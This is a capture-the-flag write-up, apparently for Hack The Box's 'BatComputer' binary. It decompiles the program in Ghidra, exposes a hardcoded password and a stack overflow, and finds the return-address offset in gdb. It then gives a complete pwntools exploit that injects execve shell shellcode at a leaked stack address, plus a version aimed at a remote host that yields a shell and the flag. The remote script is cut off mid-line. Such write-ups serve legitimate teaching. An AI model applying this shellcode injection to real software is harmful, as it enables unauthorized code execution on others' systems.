
Bat Computer


1) diassembled with ghidra




```
undefined8 FUN_0010llec(void)

{
  int iVarl;
  int local_68;
  char acStack_64 [16];
  undefined auStack_54 [76];

  FUN_001011a9();
  while( true ) {
    while( true ) {
      memset(acStack_64,0,0x10);
      printf(
            "Welcome to your BatComputer, Batman. What would you like to do?\n1. Track Joker\n2. Cha
            se Joker\n> "
            );
      __isoc99_scanf(&DAT_00102069,&local_68);
      if (local_68 != 1) break;
      printf("It was very hard, but Alfred managed to locate him: %p\n",auStack_54);
    }
    if (local_68 != 2) break;
    printf("Ok. Let\'s do this. Enter the password: ");
    __isoc99_scanf(&DAT_001020d0,acStack_64);
    iVarl = strcmp(acStack_64,"b4tp@$$w0rd!");
    if (iVarl != 0) {
      puts("The password is wrong.\nI can\'t give you access to the BatMobile!");
                    /* WARNING: Subroutine does not return */
      exit(0);
    }
    printf("Access Granted. \nEnter the navigation commands: ");
    read(0,auStack_54,0x89);
    puts("Roger that!");
  }
  puts("Too bad, now who\'s gonna save Gotham? Alfred?");
  return 0;
}
```

2) we can overflow auStack_54, read() reads 137, stack size is 76, we have 61 bytes to overflow
 we also find the password b4tp@$$w0rd!


3) found offset



```
┌──(vigneswar㉿VigneswarPC)-[~/Reverse/BatComputer]
└─$ gdb -q batcomputer
GEF for linux ready, type `gef' to start, `gef config' to configure
89 commands loaded and 5 functions added for GDB 13.2 in 0.00ms using Python engine 3.11
Reading symbols from batcomputer...
(No debugging symbols found in batcomputer)
gef➤  run
Starting program: /home/vigneswar/Reverse/BatComputer/batcomputer
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Welcome to your BatComputer, Batman. What would you like to do?
1. Track Joker
2. Chase Joker
> 2
Ok. Let's do this. Enter the password: b4tp@$$w0rd!
Access Granted.
Enter the navigation commands: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae
1Ae2Ae3Ae4A
Roger that!
Welcome to your BatComputer, Batman. What would you like to do?
1. Track Joker
2. Chase Joker
> 3
Too bad, now who's gonna save Gotham? Alfred?

Program received signal SIGSEGV, Segmentation fault.
0x000055555555531f in ?? ()
```



```
[#0] Id 1, Name: "batcomputer", stopped 0x55555555531f in ?? (), reason: SIGSEGV

[#0] 0x55555555531f → ret

gef➤  x/a $rsp
0x7fffffffdce8: 0x6441396341386341
gef➤
```




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x6441396341386341
[*] Exact match at offset 84
```

4) made payload

```
from pwn import *
import re

context(os="linux", arch="amd64", log_level="error")
app = process('./batcomputer')
buf = b"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57
\x54\x5e\xb0\x3b\x0f\x05"
offset = 84
app.recvuntil(b'>').decode()
app.sendline(b'1')
temp = app.recvuntil(b'>').decode()
address = int(re.search(r'0x([0-9a-f]{12})', temp).group(1), 16).to_bytes(8, 'little')
app.sendline(b'2')
app.recvuntil(b':')
app.sendline(b'b4tp@$$w0rd!')
app.recvuntil(b':')
app.sendline(buf+b'0'*(84-len(buf))+address)
app.recvuntil(b'>')
app.sendline(b'3')
app.recvuntil(b'\n')
app.interactive()
```

5) exploited it



```python
from pwn import *
import re

context(os="linux", arch="amd64", log_level="error")
app = process(['/usr/bin/nc', '159.65.20.166', '32058'])
buf = b"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f
offset = 84
app.recvuntil(b'>').decode()
app.sendline(b'1')
temp = app.recvuntil(b'>').decode()
address = int(re.search(r'0x([0-9a-f]{12})', temp).group(1), 16).to_bytes(8, 'little')
app.sendline(b'2')
```

```
┌──(vigneswar㉿VigneswarPC)-[~/Reverse/BatComputer]
└─$ python3 exploit.py
$ ls
batcomputer
flag.txt
$ cat flag.txt
HTB{l0v3_y0uR_sh3llf_U_s4v3d_th3_w0rld!}
$
```